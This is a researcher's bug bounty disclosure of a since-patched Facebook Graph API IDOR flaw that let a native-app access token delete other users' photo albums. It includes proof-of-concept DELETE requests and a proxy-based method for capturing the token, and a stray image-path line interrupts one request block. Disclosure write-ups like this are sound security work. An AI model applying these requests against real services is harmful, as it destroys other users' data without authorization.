How I Hacked Your Facebook Photos – Deleting any Facebook photo albums

Laxman Muthiyah

Security Researcher

May 27, 2021

***Abstract*-** This paper is about how I found a vulnerability on Facebook that allowed me to delete any photo albums using an Insecure direct object references (IDOR) vulnerability. Facebook mitigated the issue and rewarded me $12,500 USD as a part of their bug bounty program.

***Index Terms*-** Facebook vulnerability, Bug Bounty Program, Insecure direct object reference (IDOR), Delete any photo albums

I. INTRODUCTION

Facebook is a leading social network used across the globe. More than 250 billion photos have been uploaded to Facebook. This equates to 350 million photos per day. In an attempt to test their Photos endpoint, I found a REST API (Graph API) handling the requests made from their mobile apps. After testing, I realized all the HTTP requests from mobile apps are made to their Graph API to read, write and update data.

In general, Graph API requires an access token to read or post data. There are two types of access tokens

1. Third party apps access token with user granted permissions
2. Top level access token with all permissions

All their native apps use top level access tokens that has no expiry where as the access tokens given to third party apps have an expiry time of a few hours from the time the access is granted.

II. GRAPH API PHOTO ALBUMS ID

Whenever we upload photos to Facebook, a unique photo ID and album ID will be generated. Photo ID identifies a photo in an album and album ID refers to the respective album that has a number of photos. By default, the photos we upload is uploaded to an album named Timeline photos. When we want to delete a photo via Graph API, we have to send a DELETE HTTP request to graph.facebook.com/<photo_ID> along with the photo ID to delete the photo.

As per Facebook's Graph API documentation, albums cannot be deleted using Graph API. I still tried to do delete it using the following HTTP request.

Request :-

```
DELETE /518171421550231 HTTP/1.1
Host :  graph.facebook.com
Content-Length: 245

access_token=<access_token_here>
```

Response :-

```
{"error":{"message":"(#200) Application does not have the capability to make this API call.","type":"OAuthException","code":200}}
```

I used a third-party app's access token in the request data. The above response shows that the application does not have the capability to make this API call. But we should note the error message, it says that some other app does have the capability to make this call.

III. INSECURE DIRECT OBJECT REFERENCE VULNERABILITY (IDOR)

After seeing the error message, I got the idea to try top level access token used by native Facebook apps. To get the access token, you either have to have root access to your android device or intercept the request made my Facebook mobile app by MITM proxy like burp suite or Charles.

I grabbed the access token by capturing the requests sent from Facebook app of my android device using Charles proxy. Then I tried the following HTTP request: -

Request :-
DELETE /518171421550231 HTTP/1.1
Host : graph.facebook.com
Content-Length: 245

access_token=<access_token_grabbed_from_fb_mobile_app>

Response :-
true

And the response is successful and the target photo album is deleted.

IV. PROOF OF CONCEPT

So, to check whether this endpoint is vulnerable to IDOR, I have tried to input some other user's album ID with my Facebook account's access token.

Request :-
DELETE /<some_other_users_album_id> HTTP/1.1
Host : graph.facebook.com
Content-Length: 245


access_token=<access_token_grabbed_from_my_fb_mobile_app>

Response :-
true

As you can see above, the response is successful and the photo album of other user got deleted without any error. Therefore, the endpoint is vulnerable to IDOR. I reported this vulnerability with detailed reproduction steps to Facebook security team and they were too fast in identifying this issue and there was a fix in place in less than 2 hours from the acknowledgment of the report.

They mitigated the issue by validating whether the access token belongs to the owner of the photo album or not. Thus, when we send someone's album ID along with our access token, it will drop the request and throw an exception.

After the patch, Facebook rewarded me $12,500 for responsible disclosing this vulnerability as a part of their bug bounty program.



REFERENCES

[1] Bhuiyan, Touhid, et al. "API vulnerabilities: current status and dependencies." International Journal of Engineering & Technology 7.2.3 (2018): 9-13.

[2] Weaver, Jesse, and Paul Tarjan. "Facebook linked data via the graph API." Semantic Web 4.3 (2013): 245-250.

[3] Hubbard, John, Ken Weimer, and Yu Chen. "A study of SSL proxy attacks on Android and iOS mobile applications." 2014 IEEE 11th Consumer Communications and Networking Conference (CCNC). IEEE, 2014.